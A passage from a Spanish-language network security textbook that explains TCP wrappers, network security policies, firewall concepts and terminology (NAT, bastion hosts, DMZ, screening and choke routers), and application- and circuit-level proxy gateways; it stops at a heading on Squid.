Las tablas de filtrado pueden ser largas y complejas. Es de suma importancia que el administrador tenga un entendimiento detallado de los filtros que se aplican al tráfico y los servicios de Internet ya que es difícil probar los filtros antes de que sean aplicados. Además, filtros no necesarios pueden tornar el tráfico de la red lento. Al ser aplicados a un enrutador firewall o al nivel del host, es muy importante filtrar las peticiones de ping de broadcast, tráfico entrante con direcciones de red privadas y otro tráfico inherentemente disfrazado o bogus.

TCP Wrappers (Envolturas)

Los TCP Wrappers funcionan agregándole otra capa (wrapper) a los paquetes enviados entre los clientes y el servidor. Puede ser usado para monitorear y filtrar peticiones entrantes para varios servicios

de red ofrecidos (FTP; telnet, finger, etc). Para implementar un wrapper en un host para un servicio en específico, el daemon original para ese servicio es colocado en otro sitio. Entonces la envoltura del servicio reemplaza el daemon en la localidad original. Este wrapper escribe al log o deniega las peticiones y ejecuta el servicio de red original. La implementación no es difícil ya que no hay que modificar el daemon del servidor original y no se afecta a los usuarios autorizados del servicio.

Los wrappers pueden ser usados para bloquear el tráfico a cierto servicios basado en IP o nombre de host del usuario efectuando la conexión. Los wrappers pueden además protejer del spoofing del nombre del servidor al nivel del servicio ya que ellos pueden efectuar busquedas inversas en los IPs y denegar acceso basado en resultados.

Los wrappers también son una manera efectiva de contabilizar el uso no autorizado del sistema. Como los wrappers no afectan en la manera que los servicios se presentan a quienes se conectan a ellos, no alertan a un cracker que estan siendo observados.

Políticas de Red

Las políticas de la red definen el uso apropiado de los recursos del sistema y los recursos disponibles en general para todos los usuarios. Pone en detalle lo concerniente con seguridad que la empresa enfrenta y los pasos que deben ser tomados para proveer esa seguridad. Lo más importante, asigna las responsabilidades y autoridades encargadas de asegurar y establece las directrices a seguir para los que incumplen.

¿Por qué Necesitamos una Política?

Educar a los usuarios es la mejor medida que puede er tomada para mejorar el nivel general de seguridad. Una política de red informa al usuario de el uso apropiado del sistema, definiendo la directrices de la organización de los procesos comunes como es los derechos del acceso a los archivos y selección de contraseña.

Si surge un problema, la política debe proveer una acción sistemática y estándarizada a seguir. Estas políticas pueden proveer a la organización con cierto tipo de protección de las actividades ilegales que pueden terceros efectuar usándola como puende en ataques a terceros. También debe incluir instrucciones a administrador de sistemas con la suficiente responsabilidad y autoridad para dirigir a quien es cometen este tipo de infracción. Con las políticas correctas y bien diseñadas, los problemas que se puedan enfrentar deben ser rápidamente solucionados.

El Desarrollo de Políticas

En el desarrollo de un estándar de red, es importante crear una política general que puede ser enforzada específicamente. Toda organización tendrá necesidades y preocupaciones de seguridad y guias a seguir. Es necesario que cualquier política que se desarrolle debe tomar todas estas necesidades en cuenta.

Seguridad

Las redes suplen numerosos recursos; algunos son tangible, mientras que otros son intangibles. El valor de los recursos tangibles de una organización pueden ser evaluados conun levantamiento de los componentes físicos que conforman la red, como es el hardaware, los actores claves que en ellas participan o el backup de su información. Los componentes intangibles pueden ser evaluados con la observación del uso sistema en el proceso del trabajo de la empresa, como es la intercomunicación interoficina, asignatiras de tareas o el servicio al cliente. El valor de la red pueden ser medido ligeramente asesando el valor agregado o aportado por el sistema al producto final.

El próximo paso al planificar una línea de política es determinar las amenazas específicas a esos recursos y las médidas que se deben tomar para protegerse contra esas amenazas. Es muy importante que el costo total de proteger los recursos no sobre pasa el costo de reemplazar los recursos. Una organizaci´øn puede que llevada al pánico por los eventos e historias de otra organización similar sea llevada a invertir más en la seguridad de sus sistemas que el costo de reemplazo amerite.

La política de seguridad no solo ayudará a prevenir la perdida o el compromiso de los recursos pero también suplirá una reacción estandarizada en el evento de que esto suceda. Las médidas de seguridad deben incluir aliniamientos para los administradores del sistema, como la instalación de programas, backups y seguridad física.

Las políticas de la red tienen el potencial de afectar a todo slos usuarios del sistema. Al crear las políticas, debe considerar la doble importancia de productividad y seguridad. Los niveles de productividad no deben ser sacrificadas en nombre de la seguridad almenos que el potencial de perdida sea de mayor riesgo. Si las reglas otorgadas a los usuarios son demasiado limitantes, pueden ser que ellos simplemente las boycoten y las ignoren. El uso apropiado de políticas deben asegurar que los recursos sean apropiadamente asignados y la protección de la privacidad y derechos de los usuarios.

La política debe determinar las penalidades del incumplimiento de estos alineamientos. Al determinar el castigo por cierto incumplimiento asegurese de que este presente un abogado, para que no rompa con las leyes locales, especialmente las laborales.

Uso Apropiado

Las políticas deben listar los niveles de autorización necesarios para accesar recursos especificos del sistema. Estas deben incluir los alineamientos seguidos en el proceso de la creacción y eliminación de cuentas asi como los permisos asignados a cada clase de usuario. Las políticas deben nombrar el usuario que puede asignar los permisos de acceso y que tipo de permisos ellos son responsables de otorgar.

Los usuarios deben ser informados de cuanta privacidad ellos deben tener y cuanta protección la data debe tener. Las políticas deben discutir que tipos de archivos pueden ser descargados y almacenado en el servidor y las estaciones de trabajo. Los usuarios deben estar informados de los niveles de seguridad de los servidores en los cuales ellos almacenan documentos importantes y confidenciales. Las políticas deben además dirigirse a cosas más detalladas sobre tareas generales como son contraseñas y correos, entres otras actividades.

CONCEPTOS DE FIREWALL

El término firewall del inglés “corta fuego” viene de la técnica de seguridad de la ingeniería civil de separar dos secciones de una edificación, como son dos oficinas o apartamentos, con una pared que resista en caso de que una de las unidades se encienda. Esta pared mantiene el fuego aislado asi evitando que se expanda a otras localidades. Aunque esta seguridad no permite que el fuego pase de un lado al otro el firewall es transparente para los usuarios autorizados.

En redes de computadoras, un firewall de la red es una barrera contra el potencial de actividades maliciosas y que permite que los usuarios de la red puedan pasar por una puerta para llevar a cabo sus tareas de comunicación entre la red asegurada interna y la red insegura externa.

En sus principios los firewalls consistian de una única máquina que se encontraba entre la red privada y el Internet. En años recientes, el firewall a evolucionado a mucho más de ahí, esto comúnmente es conocido como un host bastion. Hoy día nos referimos al firewall como una área completa que esta definida entre la red interna y el Internet y consiste de una serie compleja de máquinas, que puede incluir enrutadores y orde-

nadores, y programas.

Al momento de implementar el firewall de una organización, usted debe saber que servicios se van a ofertar y cuales su red requiere para los usuarios externos como los internos. La necesidad de acceso a servicios en ambos lado del firewall es el punto determinante en las funciones que su firewall usuará.

En esta sección, los siguientes tópicos serán discutidos:
- El Rol del Firewall
- Terminología de Firewalls
- DMZ (Zone Demilitarized)
- Configuración por Defecto de Firewalls

CONCEPTOS DE FIREWALL

El firewall es el elemento más crítico de toda implementación de seguridad. Toda estrategía de firewall debe tener cuatros objetivos. Cada uno de estos objetivos no se logra usando un sólo dispositivo o un único software. Muy a menudo se necesita juntar más de un componente para lograr cumplirr con los niveles de seguridad de una compañía. Los firewalls deben satisfacer los siguientes cuatros objetivos.

Implementar las Políticas de Seguridad

El firewall es la manera más segura de poder enforzar sus polítcias de seguridad. Anteriormente hablamos de políticas de seguridad y su importancia en los niveles apropiados de seguridad. Sus políticas de seguridad pueden listar que sólo el servidor de correo de Internet transmitirá tráfico SMTP. usted debe enforzar esta caracteristica de esta política directamente en el firewall.

Debe Crear un Punto de Revisión

Los firewalls crean un punto de revisión (checkpoints) entre la red privada y la pública. La implementación apropiada requiere que todo tráfico sea pasado por un tunel a traves de este punto de revisión. Una vez y estos puntos han sido establecidos, los dispositivos que constituyen el firewall pueden monitorear, filtar y verificar todo tráfico, tanto saliente como el entrante. Estos puntos checkpoint son también conocidos en la industria como chokepoints. Al dirigir forzosamente todo el tráfico entrante y saliente a estos puntos de choke, los administradores de redes pueden concentrar sus esfuerzos en sitios específicos. Sin estos lugares para monitorear y controlar la información, un administrador de sistema o de seguridad tubiese demasiado sitios en los cuales concentrar sus tareas de monitorear, lo que tornaría esta tarea imposible. El conjunto de puntos de choke es conocido como el perimetro de la red.

Limitar la Exposición de la Red

El firewall crea un perimetro protegido o frontera, alrededor de su red. Esta mejora su privacidad atraves de esconder su sistema interno y su información de la red pública. Cuando un nodo remoto intenta identificar su red ellos solo verán su firewalls. El dispositivo remoto no podrá identificar la estructura de su red ni siquiera cuantas computadoras hay internamente.

Un firewall limita la exposición de red al mejorar la autentificación y provee además encriptación de red a red. Al hacer que el tráfico entrante a pasar a traves de varios puntos de revisión o checkspoint, un firewall ayuda a limitar los ataques que pueden ser efectuados desde fuera de la red interna.

REMINOLOGIA DE FIREWALL

En esta sección trataremos, antes de continuar de definir la terminología usada en cuando se discute de firewalls y sus tecnologías. Definiremos varios términos muy usados cuando de firewalls se habla.

Filtradores de Paquete

Los dispositivos que efectuan filtrado de paquetes son aquellos que procesan el tráfico de red paquete por paquete. Los dispositivos que filtran paquetes permiten o bloquean paquetes y son tipicamente implementados a traves de enrutadores estandares. Los filtadores de paquetes son un tipo de los varios tipos de firewalls que discutiremos más adelante en este capítulo.

Gateway/Pasarela

Un dispositivo gateway es aquel que provee servicios de relevo entre dos dispositivos. Los gateways pueden ser una aplicación de Internet, como es el CGI (Common Gateway Interface) o un gateway firewall que procesa el tráfico entre dos hosts. El término es generico y será usado aquí para representar un componenete de un firewall que procesa dat entre dos redes.

Gateway del Nivel de Circuito

Este es un gateway en el cual la fucnión del firewall está dividida entre dos hosts. Un host se convierte en un enrutador para filtrar y el otro es una aplicación firewall. Otra manera de implementarlo es crear una conexión segura entre el primer host y el segundo firewall. El beneficio de este modelo es que provee tolerancia a falla en caso de que ocurra un ataque. Esta modelo también permite que los ataques se dividan entre los dos hosts. Si un host es atacado, el segundo se queda intacto.

El circuit-level gateway es similar al filtrado de paquetes. La ventaja principal de este modelo de gateway es el de suplirr NAT (Network Address Translation).

Gateway del Nivel de Aplicación

Los gateways de aplicación funcionan en todas las capas del modelo OSI. Son por lo general implementadas a traves de la instalación de software en servidores dual-homed (dos o más tarjetas de redes). Estos gateways de aplicaciones son conocidos en el mayor de los casos como servidores proxys, pero la diferencia es importante y debemos mantenerla separado.

Servidor Proxy

Los servidores proxy se comunican con servidores externos como intermediarios de sus clientes internos. El término servidor proxy normalmente se refiere a un gateway del nivel de aplicación, aunque los gateways del nivel de circuito también son cierto tipo de servidores proxy. Una manera más general es la que utilizaremos aquí que es que un servidor proxy es un servidor que se comunica de parte de otros. Cuando usamos el término de gateway del nivel de aplicaciones o el de circuito, nos referimos a servicios proveídos por cada forma de firewall.

NAT (Network Address Translation)

El NAT esconde las direcciones IP internas a las redes externas. Cuando un firewall es configurado para proveer NAT, todas las direcciones internas son traducidas a direcciones IP públicas al conectarse a fuentes externas. Otro término usados para el NAT es enmascaramiento de IP (masquerade).

El RFC 1918 define las direcciones que el IANA (Internet Assigned Number Authority) recomienda que se use uno de los siguientes esquemas de direcciones IP internas. Ellas son estas aquí mostradas:

10.0.0.0 -a- 10.255.255.255

172.16.0.0	-a-	172.31.255.255
192.168.0.0	-a-	192.168.255.255

Si su organización elige utilizar una de estas direcciones de red aquí listada, entonces no hay necesidad de registrarla con la autoridad del Internet. La ventaja de usar una de estas direcciones aquí listada es que estas direcciones nunca correrán el riesgo de ser enrutada sobre el Intrernet. Todos los enrutadores son programados para que rechazen enrutar una de estas direcciones. El no enrutar estas direcciones es beneficioso ya que no todas las estaciones de trabajo y servidores estarán expuestas a la red pública. Si un host está configurado con una de estas IP privada no podrá ser alcanzada desde el exterior debido a que no existe una ruta (route) para llegar donde ella.

Habiltar NAT y Crear Redes Privadas

Al usar NAT en un dispositivo multihomed, como es un enrutador, deberá determinar cual de las dos NICs (Network Interface Cards) son públicas y cuales son privadas. Solamente la NIC pública debe ser usada para proveer NAT. Muchas firewalls son configuradas para que si se ofrece NAT en la NIC pública, ningún tráfico que se origine desde la red pública será pasado (forwarded) a la otras redes. Pero, el tráfico que se origina desde la red privada pueden pasar hacia la red pública o externa. En esta situación, usted debe crear reglas especificas para denegar el paso de tráfico desde la red interna a la red externa.

NAT y la Terminología de Suplidores

Los proveedores de productos de servicios de firewall usan sus propias terminología. Hay proveedores que utilizan la terminología de confianza y confiados (trusting y trusted) para describir la funciones defensivas de los servidores proxy en los dispositivos multihomed. Aquí presentamos las definiciones de estos términos:

Trusting	El servidor proxy permite tráfico desde la interface de red interna a entrar al sistema del servidor proxy.
Trusted	Esta es la red o el host que es permitido acceso al sistema.

Trust (Confianza) puede ocurrir en una de dos formas. Usted puede implementar un trust completo de una vía en el cual la red interna puede cruzar el servidor proxy y accesar recursos externos. Un trust completo de dos vía permite todo tráfico, sin importar la procedencia, cruzar el servidor proxy. Excepto por el hecho de que el firewall aún mantendrá su diario (log) de las actividades, este tipo de política retira el propósito del firewall.

Bastion Host

Un bastion es un systema de computadora seguro colocado entre una red trusted y una untrusted (el inverso de trusted), como es el Internet. Usted puede tener un host single-homed (parecido al multihomed pero con una sola NIC) de bastion. La mayoría de las veces, un bastion usa dos o más NICs. Cada tarjeta actua como un interface a una red por separado. Una tarjeta es la red conectada a la red externa como el Internet, la cual es pública, la otra tarjeta es la de producción de su red interna que es la que usted como administrador debe supervisar, controlar y proteger.

Un host bastion a menudo distribuye servicios de gateway. Un servicio de gateway es un daemon dedicado que rutea un protocolo específico de la red pública hacia la red privada vice versa. En un gateway del nivel de aplicación, se requiere un daemon para cada protocolo de la Capa de Aplicación que deseamos utilizar. Asi que si desea enrutar servicios de e-mail, Web y FTP a traves de un host bastion, le será necesario iniciar un daemon por cada uno. para permitir el acceso de e-amil, por ejemplo tendrá que iniciar el daemon POP3 y el daemon SMTP. Un enrutador de filtrado de paquete actúa como un host bastion no utiliza daemons en esta manera porque este simplemente filtra paquetes, a diferencia de procesarlo, atraves de los servicios.

Endurecimiento del Sistema Operativo

Un firewall requiere un número limitado de servicios. Al endurecer un sistema operativo, la instalación del programa de firewall deshabilita o elimina los servicios no necesarios. la mayoría de los paquetes de firewalls operan sobre la mayoría de las distribuciones de GNU/Linux.

Por lo general, el sistema designado como firewall no es usado para ninguna otra aplicación debido a que el software del firewall prohibe instalación y ejecusión de todo programas que no son reconocidos especificamente. Por razones como estas es que usted debe dedicar su firewall solo a las tareas de firewall. También debe considerar eliminar todo binding de protocolos excepto el de TCP/IP de la tarjeta externa.

DMZ (Zona Demilitarizada*)*

Un DMZ es una mini red que reside entre una red interna de una organización y la red externa. La red es creada por un enrutador filtro y algunas veces uno enrutador choke. Se explican estos enrutadores más adelnate. Un DMZ es usado como un colchón (buffer) para separar aún más la red pública de la privada. Otro nombre usado para definir un DMZ es una red de servicios. Muchos administradores de sistema colocanservidores de Web y DNS (Domain Name System) en un DMZ por sus obvias conveniencias. Los beneficios de esta práctica es que el enrutador screening (filtrador) nos provee protección. La desventaja que todo servidor dentro de un DMZ no está tan protegido como si existiece detrás del enrutador choke.

Enrutadores Screening y Choke

Un screening router es solo otro nombre para el enrutador de filtrado de paquetes que tiene por lo menos una interface expuesta a la red pública, como es el Internet. Otro nombre para el screening router es el router de “afuera” ya que este es que muestra su interface al Internet y no a nuestra red interna. Un screening router es diferente a un host bastion en que este no utiliza servicios adicionales para filtrar los paquetes totalmente. Un screening router es configurado para examinar los paquetes entrantes y salientes basados en reglas de filtrado.

Choke Router

Cuando se usan dos enrutadores en una configuración de firewalls, el enrutador interno (esto es el enrutador que muestra su interface a la red privada o interna) es por lo general llamado el choke router.

Un choke router define el punto que una red pública puede accesar su red interna. Este también define el punto en que los usuarios internos pueden accesar la red externa. Los administradores de seguridad utilizan puntos de choke para limitar el acceso externo a sus redes. Usando una estrategía de firewall crea puntos de choke porque todo el tráfico debe fluir atraves de los firewalls.

Por Defectos en la Configuraciónd e Firewalls

Por defecto un firewall puede ser configurado para que rinda una de dos cosas:

- Denegar todo el tráfico, en el cual, usted especificaría cierto tráfico a permitir salir y entrar de su red.
- Permitir todo tráfico, en el cual, usted especificaría cierto tráfico a denegar.

Por defecto lo mejor es denegar todo y luego a medida que la necesidad surge ir permitiendo el paso. Una vez se instala el firewall, tendrá que abrir los puertos que le sean necesarios, para que los usuarios puedan accesar los recursos que ellos están autorizados. Por ejemplo, si un usuario está autorizado a enviar y recibir e-mail, usted tendrá que crear las reglas y iniciar el daemon de POP3 y SMTP para que el firewall le permita pasar.

Recuerde que los firewalls trabajan en dos maneras: controla el acceso al tráfico entrante y saliente de la red. Asi que es necesario que abra los puertos que controlan la entrada de tráfico autorizado.

Si usted tiene un firewall que permite todo tráfico por defecto, entonces tendrá que asegurarse de establecer reglas y usar varios servicios (los daemons) para denegar el tráfico no deseado, como son las peticiones entrantes de sesiones y tráfico TCP con la opción de SYN establecida.

PROXYS Y GATEWAYS

El beneficio principal de Web proxy es que este agiliza el acceso percibido al Internet por los usuarios locales en la LAN. Una vez el Web proxy desarrolla suficiente cache, este puede entonces servir todas las peticiones desde su cache. Los clientes del Web proxy pueden recibir respuestas a sus peticiones mucho más rápido. El otro beneficio de un Web proxy es que los clientes ya no tendrán que estar conectados directamente al Internet, haciendolos asi menos vulnerables y objetos de ataques, lo cual centraliza su enfoque de la administración de seguridad.

Los siguientes tópicos serán discutidos en esta sección:

- Servidores Proxys
- Gateways del Nivel de Circuito
- Gateways del Nivel de Aplicación
- Squid
- Caracteristicas Avanzadas

Servidores Proxy

En el contexto de las ciencias de la computación, el término proxy (en inglés «apoderado» o «delegado») hace referencia a un programa que realiza una acción en representación de otro. Un servidor proxy es un servicio de red que permite a los clientes realizar conexiones a una red de forma indirecta. El cliente se conecta al servidor proxy, éste pide una conexión, archivo o cualquier otro recurso disponible a un servidor diferente, y es el proxy el que proporciona el recurso, posiblemente conectándose al servidor específico, o sirviéndolo desde un caché. En algunos casos, el proxy puede alterar la petición del cliente o la respuesta del servidor por diversos motivos.

Los servidores proxy son usados como una línea de defensa entre los usuarios de la red y el Internet. Los proxys limitan el acceso a la data y esconden la localidad de la información proveída por el Internet. El servidor proxy toma la petición del usuario determina su validez antes de pasar la petición al servidor de Internet. Los servidores proxys casi siempre son integrados en esquemas más amplios de seguridad y son por lo general acompañados de un firewall.

El concepto de proxy es muy importante a las aplicaciones de firewall porque un proxy reemplaza la dirección IP de la red con una dirección de contingencia. Este proceso efectivamente esconde las direcciones IP reales al resto del Internet, asi protegiendo nuestra red por completo.

Lo primero que hace un cracker es examinar su red para encontrar los puntos debiles en ella. Típicamente lo que hace para empezar es un escaneado de los puertos. Para contrarestar este paso, usted debe esconder la mayor cantidad de información posible a cerca de la configuración interna de su sistema. Los proxys permiten esconder esta información y aún permitir el flujo de comunicación que continue sin afectarla.

Los proxys vienen en tres formas básicas: Web proxy, gateway a nivel de circuito y gateway de nivel de applicación.

Gateways a Nivel de Circuito

Esta tecnología pertenece a la segunda generación de firewalls y valida que los paquetes pertenezcan ya sea a una solicitud de conexión o bien a una conexión entre dos computadoras. Aplica mecanismos de seguridad cuando una conexión TCP o UDP es establecida. Una vez que la conexión se establece, los paquetes pueden ir y venir entre las computadoras sin tener que ser revisados cada vez.

El firewall mantiene una tabla de conexiones válidas y permite que los paquetes de la red pasen a través de ella si corresponden a algún registro de la tabla. Una vez terminada la conexión, la tabla se borra y la transmisión de información entre las dos computadoras se cierra.

Este gateway actúa como un traductor de direcciones IP entre el Internet y su sistema interno. Este opera en la capa de Red del modelo OSI. Este firewall gateway a nivel de circuito recibe los paquetes de la red salientes y transfiere en nombre del sistema interno. Lo mismo pada con el tráfico entrante.

Una ventaja de este tipo de gateway tiene sobre el filtrado de paquetes es que provee una roptura completa entre el Internet y su red interna. Los enrutadores screening (filtradores de paquetes) también tienen dos interfaces, pero su única función es la de enrutar paquetes IP y luego inspeccionarlos. Los enrutadores screening deben ser configurados con tablas de enrutamiento para ambos la redes internas y las externas. Estas tablas le muestran a los usuarios externos parte de sus tablas internas. Las dos interfaces del gateway a nivel de circuito realmente no enrutan, pero traducen direcciones IP desde la interface interna a la direcciones IP externas, asi protegiendo la red interna. Recuerde que no debe configurar el reenvio de (forwarding) IP o enrutamiento en ninguno de los gateways de nivel de aplicación o circuito.

El gateway de nivel de circuito más popular es el SOCKS gateway inventado por IBM. Existen muchos productos comerciales que proveen soporte SOCK.

Procesos

El proceso de transmisión empieza cuando el sistema interno envia una serie de paquetes destinados para el Internet. Estos paquetes entonces proceden al gateway de circuito, el cual los compara contra su conjunto de reglas. Si los paquetes no violan ningunas de las reglas el gateway de nivel de circuito envia los mismos paquetes departe del sistema interno. El paquete que aparece en el Internet aparenta haber originado desde el gateway de nivel de circuito. Este proceso efectivamente proteje toda la información interna de la red, como es topología de la red, del Internet.

Ventajas y Desventajas

La ventaja principal de los gateways de nivel de circuito es NAT, el cual le permite a los administradores de sistemas y seguridad gran flexibilidad al desarrollar un esquema de direccionamiento interno. Los gateways de nivel de circuito son basados en los mismos principios que los firewalls de filtrado de paquetes. Todas las ventajas proveídas por el filtrado de paquetes se extienden a los gateways de circuito y asi sus desventajas.

Elegir entre los paquetes buenos y los malos, susceptible a IP spoofing y complejidad son todas debilidades del gateway de circuito. La desventaja principal de un gateway de circuito es que requieren la modificación de aplicaciones y de procedimientos.

Para trabajar con un firewall gateway de circuito, una aplicación debe esta especificamente escrita para direccionar su salida hacia el puerto del dispositivo firewall actual. Como no todas las aplicaciones están escritas para colaborar con los gateways de circuito, usar este tipo de firewall puede que limite severamente la habilidad de usar aplicaciones críticas.

Un gateway de circuito puede requerir la autentificación de los usuarios con el gateway. Es probable que tenga que entrenar a los usuarios en este procedimiento o su implementación de seguridad puede que afecte negativamente la productividad de los empleados.

Gateways del Nivel de Aplicación

Los gateways nivel-aplicación monitorean paquetes en la capa de Aplicación en el modelo OSI. En muchos aspectos un gateway del nivel de aplicación es nada más que un servidor proxy. Los gateways nivel-aplicación permiten al administrador de red la implementación de una política de seguridad estricta que la que permite un ruteador filtra-paquetes. Mucho mejor que depender de una herramienta genérica de filtra-paquetes para administrar la circulación de los servicios de Internet a través del firewall, se instala en el gateway un código de propósito-especial (un servicio Proxy) para cada aplicación deseada. Si el administrador de red no instala el código Proxy para la aplicación particular, el servicio no es soportado y no podrán desplazarse a través del firewall.

Monitorear paquetes al nivel de aplicación le permite al gateway de aplicación analizar la data como un mensaje completo en vez de paquetes individuales. Al analizar el mensaje completo, este tipo de firewall puede determinar si el mensaje contiene data buena o maliciosa. Esto se determina creando reglas o filtros que el gateway de aplicación referenciará al enviar o recibir data. Por ejemplo, muchos servidores de proxy son usados como dispositicos intermediarios al enrutar tráfico SMTP hacia y desde las redes internas y externas. El SMTP no contiene especificaciones para escanear mensajes SMTP por contenido y archivos adjuntos en específico. El gateway a nivel de aplicación puede analizar cada mensaje SMTP por completo y compararlo a las reglas del filtro del servidor proxy.

Procesos

Cuando un nodo interno inicia una conexión TCP/IP a traves de un servidor proxy, el servidor proxy recibe la petición y la compara a un conjunto de filtros configurables. Si el no interno está efectuando una petición autorizada, el servidor proxy iniciará la conexión con el servidor remoto. El servidor proxy entonces actuará como el cliente que hace la peticiones, completamente ocultando el nodo interno del servidor remoto. El servidor generará respuestas TCP/IP basadas en las peticiones enviadas por el servidor proxy. Las respuestas serán enviadas al servidor proxy, donde estas respuestas serán revisadas contra los filtros del servidor proxy. Si las respuestas del servidor remoto son permitidas, el servidor proxy enviará las respuestas al nodo interno.

Al Usar un gateway del nivel de aplicación, ciertos protocolos trabajarán mejores que otros. Como el protocolo TCP está basado en conexión, se presta muy fácil al uso a traves de un servidor proxy. El servidor proxy aplica los filtros a la sesión TCP sólo cuando esta se inicia. Durante el periodo de vida de la sesión TCP, el servidor proxy no analiza la porción del cabezal del paquete. El UDP (User Datagram Protocol) es sin conexión y cada paquete UDP es tratado como un mensaje por separado. El servidor proxy debe analizar cada paquete por separado y aplicarle las reglas de los filtros, lo cual torna un poco lento el proceso del proxy. El ICMP es imposible para los proxy, asi que los programas que dependen de mensajes ICMP, por lo general no trabajan a traves de un proxy del nivel de aplicaciones. Por ejemplo, el tráfico HTTP es muy a menudo utilizado con los servidores proxy, pero un nodo interno no puede efectuar un ping a un servidor remoto a traves del servidor proxy. El ping utiliza el ICMP para los mensajes de respuesta que el servidor proxy no puede manejar.

Ventajas del Servidor Proxy

La ventaja principal de un servidor proxy es su capacidad de proveer NAT. Protegiendo su red interna de las redes públicas. Son muchos los beneficios desplegados en un gateway a nivel-aplicación. Ellos

dan a la administración de red un completo control de cada servicio desde aplicaciones proxy limitadas por un conjunto de comandos y la determinación del servidor interno donde se puede acceder a los servicios. Aun cuando, el administrador de la red tenga el completo control acerca de que servicios que son permitidos desde la carencia de un servicio proxy para uno en particular significa que el servicio esta completamente bloqueado. Los gateways a nivel-aplicación tienen la habilidad de soportar autenticaciones forzando al usuario para proveer información detallada de registro. Finalmente, las reglas de filtrado para un gateway de este tipo son mucho más fáciles de configurar y probar que en un ruteador filtra-paquetes. Aquí discutimos una cuantas de estas ventajas.

Logging y Alarmas

Las características de logging y alarmas proveídas son por lo general más robustas que esas que se suplen en los de filtrado de paquetes y los gateways de nivel de circuito. Los servidores proxy analizan mucha más información que los otros dos tipos de firewalls, ellos pueden escribir al log casi cada porción de una sesión TCP/IP, desde el frame de la red hasta la capa de aplicación.

Cache

Como los servidores proxy necesitan analizar un paquete TCP/IP en cada capa del TCP/IP, el servidor proxy a menudo almacenará esta información en cache al disco. Cualquier otra petición por esta misma data ahora sería accesada desde el disco duro del servidor proxy en vez del servidor remoto. Buscar la información desde el disco es mucho más rápido que buscarla desde el servidor remoto. Muchas reglas pueden ser aplicadas al servidor proxy para configurar que tan a menudo este revisará el servidor remoto por si el contenido ha sido actualizado.

Análisis de la Aplicación

Los servidores proxy pueden analizar tráfico TCP/IP en la capa de Aplicación. Aquí le damos algunos ejemplos de como esta caracteristica puede ser usada; pero recuerde que no todas las siguientes caracteristicas están disponibles en todos los servidores:

- El SMTP tráfico puede ser escaneado por virus y trojanos.
- El tráfico HTTP en específico y NNTP (Network News Transfer Protocol) puede ser monitoreado por contenido restringido.
- Nombres de Dominios pueden ser especificados para restringir acceso a dominios completos.

Proxy Reversos y Arreglos

Otra ventaja del uso de gateways de nivel de apliación es la habilidad de proveer servicios de proxy reversa. Estos servicios trabajan en una manera muy similar a la estándar excepto que ellos sirven a las peticiones entrantes. Los servidores proxy reverso se colocan fuera del sistema de firewall de la red y son registrados en el Internet como un servidor de producción, como son los servidores Web y e-mail. Cuando usuarios externos accessan el servidor Web, ellos en realidad estan accesando el servidor proxy. El servidor proxy entonces contacta el servidor Web que reside detrás del firewall. Esta configuración previene a los usuarios públicos de contactar el servidor Web directamente. Si un cracker intenta violentar nuestro servidor Web sólo logrará entrar al servidor proxy. El servidor proxy no contiene ninguna información importante y puede ser reemplazado rápidamente con otro.

Un arreglo de proxy es configurar varios proxys a que actuen y respondan como un sólo. Los arreglos proxys también son conocidos como cluster de proxy y son usados para proveer balanceado de carga. Cuando se colocan cariso proxy reverso juntos, el total de información que pueden almacenar en cache es aumentada. El grupo también puede suplirnos con tolerancia de falla en el caso de que un proxy salga de línea o sea violentado por un cracker. La definición de arreglo de proxy es mejor aplicadas a la configuración de varios

servidores proxy actuando como un sólo, si cambias la configuración en uno la cambiarías en todos simultáneamente. Estos proxys también son usados muy a menudo en ambientes de proxy reversos. Cuando se usan arreglos de proxy como solución, los usuarios pueden accesar más de un servidor Web a la vez.

Menos Reglas

Por lo general un firewall orientada a proxy requiere menos reglas que un filtrador de paquetes. Crear las reglas también por lo general toma menos tiempo.

Desventajas del Servidor Proxy (Gateway del Nivel de Aplicación)

Una de las desventajas de los gateways del nivel de aplicación es tener que crear los filtros para las aplicaciones TCP/IP. Cada aplicación deberá ser configurada por separado. Dado el gran número de aplicaciones que pueden ser usadas sobre el TCP, se requiere de los administradores de firewalls tener un extenso conocimiento de todas las aplicaciones y sus configuraciones de cada una para crear los filtros de seguridad. En algunos casos, servidores proxys en específicos deberán ser creados para servir de proxy para una aplicación única.

Además, deberá configurar varias aplicaciones y sistemas operativos para que funcionen con los gateways del nivel de aplicación. Como resultado, puede ser que se comprometa con cualquier otra solución, especialmente si tiene que instalar un cliente del servidor proxy en cientos de sistemas de su red. Probablemente la más grandes de las limitaciones de un gateway a nivel-aplicación es que requiere de la instalación de software especializado en cada sistema que acceda a los servicios Proxy. Por ejemplo, el acceso de Telnet vía gateway a nivel-aplicación demanda modificar la conducta del usuario desde el momento en que se requiere de dos pasos para hacer una conexión mejor que un paso. Como siempre, el software especializado podrá ser instalado en un sistema terminado para hacer las aplicaciones del gateway transparentes al permitir a los usuarios especificar el servidor de destino, mejor que el propio, en un comando de telnet.

Configurración del Cliente

Clientes que usan servidores proxy para la conectividad remota deben ser configurados para usar el proxy y tener especificado todos los parámetros correctos. Si los usuarios internos usan diferentes apliaciones para cada apliación de Internet, como son navegadores, clientes de correo, clientes FTP, etc, cada apliación deberá ser configurada para que use el servidor proxy para tener el acceso remoto. Ciertas aplicaciones no hacen interface con ningún servidor proxy.

Aplicaciones Nuevas y los Virus

Las nuevas aplicaciones que se desarrollan deben ser escritas para que puedan accesar a servidores remotos atraves de servidores proxy. Cuando usamos una aplicaión antes de actualizar a una nueva versión debemos asegurarnos que funcionará con nuestro servidor proxy. Aunque la preocupación de virus en GNU/Linux y toda la familiaUNiX es no existente, como podemos enfrentar una situación de un ambiente de sistemas que aún son afectados por virus y al crear su servidor proxy debe incluir la definición de virus más actualizada. Si tiene su proxy escaneado por virus para no afectar sistemas operativos suceptibles a ataques de virus asegurese usar antivirus actualizado.

Velocidad

Como los firewall orientadas a proxy entran profundamente en los paquetes IP, ellos usan más recursos del sistema. En sites muy visitadas, un firewall orientado a proxy se puede convertir en una perdida más en vez de un positivo, ya que esta puede resultar en latancia inaceptable. La regla de norma al recomendar firewalls orientadas a proxy es que ellas caen bien en velocidades de T3. Es prudente además, com-

binar un filtrado de paquete con un proxy para asi reducir tráfico inecesario y sobrecarga en el proxy.

Squid

